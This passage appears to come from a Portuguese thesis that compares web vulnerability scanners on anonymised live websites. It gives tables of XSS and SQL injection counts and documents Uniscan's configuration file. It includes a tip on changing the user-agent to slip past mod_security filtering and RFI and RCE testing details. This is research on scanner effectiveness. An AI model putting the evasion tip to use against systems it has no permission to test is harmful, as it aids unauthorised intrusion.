O site 12 é um site de um cybercafé, utiliza a linguagem de programação Perl e está executando o servidor Web Apache 2.2.9. Os *scanners* Acunetix e Websecurify foram os únicos que conseguiram detectar a vulnerabilidade XSS. A diferença dos resultados de um *scanner* para o outro ocorre porque os *scanners* utilizam combinações de dados para testes de vulnerabilidades que são diferentes uns dos outros.

Tabela 17 – Resultados dos testes para o cenário em produção site 12.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	63	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	3	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 13 é um site de uma empresa que vende equipamentos wireless, utiliza a linguagem de programação Perl e está executando o servidor Web Apache 2.2.9. O *scanner* Acunetix foi o único que conseguiu detectar a vulnerabilidade XSS. Em compensação, o *scanner* WebCruiser foi o único capaz de detectar a vulnerabilidade SQL *injection*. Os resultados dos testes dos *scanners* são diferentes porque utilizam diferentes combinações de dados para testes de vulnerabilidades.

Tabela 18 – Resultados dos testes para o cenário em produção site 13.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	58	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	1	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 14 é um site de uma operadora de telefonia celular, utiliza a linguagem de programação ASP e está executando o servidor Web Microsoft-IIS 6.0. O Uniscan e o Acunetix foram os únicos *scanners* que detectaram vulnerabilidades no site 14. O Uniscan detectou 22 combinações para a vulnerabilidade de Blind SQL *injection* e o *scanner* Acunetix detectou 6 combinações para a vulnerabilidade XSS. Os resultados diferem porque as combinações de teste são diferentes de um *scanner* para o outro.

Tabela 19 – Resultados dos testes para o cenário em produção site 14.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	22
Acunetix	0	0	0	6	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 15 é um fórum de discussões sobre doenças, utiliza a linguagem de programação PHP e está executando o servidor Web Apache. Neste cenário apenas o *scanner* Acunetix foi capaz de detectar combinações de dados que permitem a exploração da vulnerabilidade XSS. Acunetix e Uniscan detectaram uma combinação de dados que possibilita a exploração da vulnerabilidade Blind SQL *injection*.

Tabela 20 – Resultados dos testes para o cenário em produção site 15.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	1
Acunetix	0	0	0	4	0	1
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 16 é um site de uma universidade do oriente médio, utiliza a linguagem de programação PHP e está executando o servidor Web Apache. O Uniscan detectou 2 combinações para a vulnerabilidade de Blind SQL *injection* e o *scanner* Acunetix detectou 6 combinações para a vulnerabilidade XSS. Os resultados diferem porque as combinações de teste são diferentes de um *scanner* para o outro.

Tabela 21 – Resultados dos testes para o cenário em produção site 16.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	2
Acunetix	0	0	0	6	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 17 é um site de notícias, utiliza a linguagem de programação PHP e está executando o servidor Web Apache. Uniscan e Acunetix detectaram a vulnerabilidade XSS, porém, com números de combinações de dados diferentes. Apenas o Uniscan foi capaz de detectar a vulnerabilidade Blind SQL *injection*, assim como o *scanner* WebCruiser foi o único a detectar a vulnerabilidade SQL *injection*. Os resultados divergem em número devido as combinações de dados para testes serem diferentes.

Tabela 22 – Resultados dos testes para o cenário em produção site 17.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	9	0	5
Acunetix	0	0	0	2	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	6	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 18 é um site de uma empresa que desenvolve elevadores para automóveis, utiliza a linguagem de programação PHP e está executando o servidor Web Apache 2.2.14. Apenas o *scanner* Acunetix foi capaz de detectar a vulnerabilidade XSS. Essa diferença acontece porque as combinações de testes são diferentes das combinações dos outros *scanners*.

Tabela 23 – Resultados dos testes para o cenário em produção site 18.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	17	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 19 é um site de uma empresa que desenvolve componentes elétricos para a indústria, utiliza a linguagem de programação ASP e está executando o servidor Web Microsoft-IIS 6.0. O Acunetix foi o único *scanner* capaz de detectar a vulnerabilidade XSS neste cenário. Isto se deve ao fato do Acunetix ter combinações de dados de testes diferentes dos demais *scanners*.

Tabela 24 – Resultados dos testes para o cenário em produção site 19.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	20	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 20 é um site de uma empresa que vende luminárias para decoração de interiores, utiliza a linguagem de programação ASP e está executando o servidor Web Microsoft-IIS 6.0. Neste cenário os *scanners* Acunetix, WebCruiser e Websecurify foram os únicos que conseguiram detectar a vulnerabilidade XSS. O *scanner* WebCruiser foi o único que conseguiu detectar a vulnerabilidade SQL *injection*.

Tabela 25 – Resultados dos testes para o cenário em produção site 20.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	0
Acunetix	0	0	0	2	0	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	2	32	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	2	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 21 é um site de compra e vendas de produtos, utiliza a linguagem de programação ASP e está executando o servidor Web Microsoft-IIS 6.0. Os *scanners* Acunetix, Uniscan e WebCruiser foram os únicos que conseguiram detectar a vulnerabilidade XSS. Acunetix e WebCruiser foram os únicos *scanners* que conseguiram detectar a vulnerabilidade SQL *injection*. O Uniscan foi o único *scanner* que consegui detectar a vulnerabilidade Blind SQL *injection*. Os resultados divergem de um *scanner* para o outro devido as combinações dados para os testes serem diferentes.

Tabela 26 – Resultados dos testes para o cenário em produção site 21.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	1622	0	52
Acunetix	0	0	0	23	3	0
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	2	2	0
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0

PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

O site 22 é um site de compra e vendas de produtos, utiliza a linguagem de programação ASP e Perl e está executando o servidor Web Microsoft-IIS 7.0. Os *scanners* Acunetix, Uniscan e WebCruiser conseguiram detectar diferentes combinações para explorar a vulnerabilidade Blind SQL *injection* neste cenário. Apenas o *scanner* Acunetix foi capaz de detectar a vulnerabilidade XSS. O resultado de um *scanner* para o outro diverge porque as combinações de dados para explorar as vulnerabilidades varia de *scanner* para scanner.

Tabela 27 – Resultados dos testes para o cenário em produção site 22.

	Vulnerabilidades					
Scanner	RFI	LFI	RCE	XSS	SQL-i	Blind SQL-i
Uniscan	0	0	0	0	0	7
Acunetix	0	0	0	154	0	6
Nikto	0	0	0	0	0	0
WebCruiser	0	0	0	0	0	4
Shadow Security Scanner	0	0	0	0	0	0
Websecurify	0	0	0	0	0	0
PowerFuzzer	0	0	0	0	0	0

Fonte: do autor.

APÊNDICE E – Configurações do Uniscan.

O *Uniscan* foi projetado para utilizar um sistema de configurações baseado em um arquivo de configuração, denominado *uniscan.conf.* Neste arquivo está presente todas as configurações do *Uniscan*. No apêndice E o usuário pode conferir o arquivo de configuração com seus valores padrões. Nesta sessão o leitor se familiarizará com as configurações do *Uniscan* e entenderá algumas funções do scanner. As configurações disponíveis são:

a) max_threads;
b) max_reqs;
c) timeout;
d) use_proxy;
e) proxy;
f) proxy_port;
g) log_file;
h) version;
i) max_size;
j) variation;
k) extensions;
l) code;
m) rfi_return;
n) use_basic_auth;
o) basic_login;
p) basic_pass;
q) use_cookie_auth;
r) url_cookie_auth;
s) method_cookie_login;
t) input_cookie_login;
u) url_encode;
v) user_agent.

A configuração *max_threads* como o próprio nome já diz, serve para informar o número máximo de threads simultâneas que o *Uniscan* deve utilizar. Este número deve ser um número inteiro. Deve-se tomar muito cuidado ao modificar este número, pois cada *thread* do Perl em sistemas *unix-like* utiliza 10 MB de memória ram, no sistema Windows este número sobe para 16 MB. Contudo, em Perl a utilização de memória por cada *thread* não fica restrita a este valor, sempre que necessário este valor é aumentado.

A configuração *max_reqs* diz respeito ao número máximo de requisições que o *crawler* deve fazer. Todas as requisições que estão na fila de requisições do *crawler* serão tiradas da fila assim que o *crawler* atingir o limite de requisições estabelecido nesta configuração. Esta configuração ajuda o usuário a limitar o escopo da varredura que será realizada. Assim o *Uniscan* poderá navegar em *max*_reqs páginas no alvo coletando informações ao invés de navegar o alvo todo. O número para esta configuração deve ser um número inteiro.

A configuração *timeout* é o tempo máximo em segundos que o *Uniscan* deve aguardar para estabelecer uma conexão com o alvo. O valor para esta configuração deve ser um número inteiro.

A configuração *use_proxy* como o próprio nome já diz, serve para informar ao *Uniscan* se ele deve ou não fazer o uso de servidores *proxy* para realizar todas as suas requisições. Configurando o *use_proxy* como 1 habilitará a utilização de um servidor *proxy*, se esta configuração for o número 0, a utilização de um servidor *proxy* estará desabilitada. Os dois valores possíveis para esta configuração são os números 0 e 1.

A configuração *proxy* é o endereço do servidor *proxy,* este endereço pode ser o IP como também o nome do *host*.

A configuração *proxy_port* como o próprio nome já diz, serve configurar a porta que o servidor *proxy* está utilizando.

A configuração *log_file* serve para informar ao *Uniscan* qual o nome do arquivo que será utilizado para gravar todos os registros do *Uniscan*.

A configuração v*ersion* é utilizada para definir qual é a versão corrente do *Uniscan*. O usuário não deve alterar este valor, caso contrario, o *Uniscan* detectará que o usuário não está executando a versão mais recente e pedirá para o usuário fazer o *download* da versão mais nova do *Uniscan*.

A configuração *max_size* é o número máximo de *bytes* que uma requisição do *Uniscan* suporta, esta configuração é utilizada para que o *Uniscan* não baixe mais de *max_size bytes* em uma única requisição, evitando assim, fazer o *download* de arquivos muito grande.

A configuração *variation* é o número máximo de variações de uma página que o *Uniscan* deve suportar. Estas variações servem para que o *Uniscan* não percorra a mesma página mais de *variation* vezes, assim não é necessário percorrer todo o banco de dados do sistema Web alvo para coletar os dados.

A configuração *extensions* serve para informar ao *Uniscan* quais as extensões de arquivos que devem ser ignoradas (como: .exe .zip e .doc).

A configuração *code* é o código de retorno de uma requisição Web, para arquivo que são encontrados no servidor Web é retornado o código 200. Para arquivos que não são encontrados o código de retorno é 404. Para arquivos protegidos por senha o código é 401 e para arquivos que um usuário do sistema Web tem o acesso negado, o código de retorno é 403. Esta configuração é utilizada na área de descoberta que serve para descobrir subsistemas no sistema Web alvo. O valor padrão para essa configuração é o código 200. Para utilizar mais de um código, o número do código devem ser separados um do outro por um “|” (exemplo: *code=200|401*).

A configuração *rfi_return* serve para informar ao *Uniscan* o texto que deve ser utilizado para detectar a vulnerabilidade RFI.

A configuração *use_basic_auth* informa ao *Uniscan* que ele deve utilizar o método basic de autenticação, ou seja, deve enviar um usuário e uma senha codificados em *base64* em todas as requisições que o *Uniscan* deve fazer. Isto garante ao *Uniscan* acesso ao sistema Web alvo que está protegido por senha e está utilizando este método de autenticação. A garantia de acesso só é válida se o usuário e senha forem do conhecimento do usuário do *Uniscan*.

A configuração *basic_login* é utilizada para informar ao *Uniscan* o nome do usuário do método de autenticação *basic*.

A configuração *basic_pass* é usada para informar ao *Uniscan* a senha utilizada pelo método de autenticação *basic*.

A configuração *use_cookie_auth* é utilizada para informar ao *Uniscan* que ele deve antes de começar sua análise, fazer o *login* no sistema Web alvo através de um formulário HTML. Esta configuração é útil quando é necessário a criação de uma sessão autenticada entre o sistema Web e o *Uniscan*, com isto o *crawler* do *Uniscan* pode detectar *links* e variáveis que tenha a restrição de autenticação. Os valores possíveis para esta configuração são 1 para habilitada e 0 para desabilitada.

A configuração *url_cookie_auth* informa ao *Uniscan* a URL para onde os dados de *login* que utiliza autenticação via formulários HTML devem ser enviados.

A configuração *method_cookie_login* serve para informar ao *Uniscan* qual o método de envio dos dados de *login* utilizados pelo formulário HTML. Existem dois valores possíveis para esta configuração, são eles: *POST* e *GET*.

A configuração *input_cookie_login* informa ao *Uniscan* o nome dos *inputs* HTML e o valor destes *inputs* que o formulário HTML está utilizando para enviar os dados de *login*. O nome de cada *input* deve ser precedido do caractere “&” seguido de seu nome e do caractere “**=**”, após o caractere “**=**” é informado o valor deste *input* (exemplo: *input_cookie_login = "&input1=value1&input2=value2&inputN=valueN"*).

A configuração *url_encode* serve para habilitar ou desabilitar a utilização de URLencode nas requisições de testes de vulnerabilidades. Os dois valores possíveis para esta configuração são o número 0 para desabilitar e o número 1 para habilitar a utilização de URLencode.

A configuração *user_agent* serve para informar ao *Uniscan* o nome do *user-agent* que ele deseja que seja enviado ao servidor Web quando for feita alguma requisição. Esta configuração é útil quando algum módulo do servidor Web Apache (exemplo: *mod_security*) bloqueia uma requisição baseado no nome do *user_agent*. Assim o usuário pode trocar o *user-agent* e realizar a análise do sistema Web alvo.

APÊNDICE F – Arquivo de configuração uniscan.conf.

```
#  max_threads is the integer number of maximum threads uniscan will use
max_threads=10

# max_reqs is the integer number of maximum requests that *crawler* can do
max_reqs=1500

# timeout is the time in seconds that uniscan wait for a connection to webserver
timeout=10

# 1 = enable proxy use, 0 = disable
use_proxy=0

# for use proxy you need change de value of proxy from 0.0.0.0 to your proxy ip
proxy=0.0.0.0

# for use proxy you need change de value of proxy_port from 65000 to your proxy
port
proxy_port=65000

# log file of uniscan
log_file=uniscan.log

# Current version of uniscan
version=5.2

# maximum size of one request in bytes
max_size=512000

# maximum variation of a page
variation=5

# extensions that uniscan will ignore on crawler
extensions
=
.exe.pdf.xls.csv.mdb.rpm.deb.doc.jpg.jpeg.png.gif.bmp.tgz.gz.bz2.zip.rar.tar.asf.avi.bi
n.dll.js.fla.mp3.mpg.mov.ogg.ppt.rtf.scr.wav.msi.swf.JPG.DOC.BMP.JS.PNG

# codes acceptable by uniscan in directory, files and backup file checks
code=200

# the return of file http://www.uniscan.com.br/c.txt used in RFI checks
rfi_return=unipampascanunipampa

# 0 = disable basic auth, 1 = enable
use_basic_auth=0
```

```
# username to basic auth
basic_login=admin

# password to basic auth
basic_pass=admin

# 0 = disable cookie auth, 1 = enable
use_cookie_auth=0

# here is the url to post the login form content
url_cookie_auth=http://url/login.php

# method = POST or GET
method_cookie_login=POST

# here is the where you put the inputs and the values of login form
input_cookie_login="&input1=value1&input2=value2&inputN=valueN"

# to use urlencode set url_encode = 1 and 0 to disable
# the | and % will not be encoded because RCE does not work if it is encoded
url_encode=0

# the user-agent of uniscan
user_agent="Uniscan 5.2"
```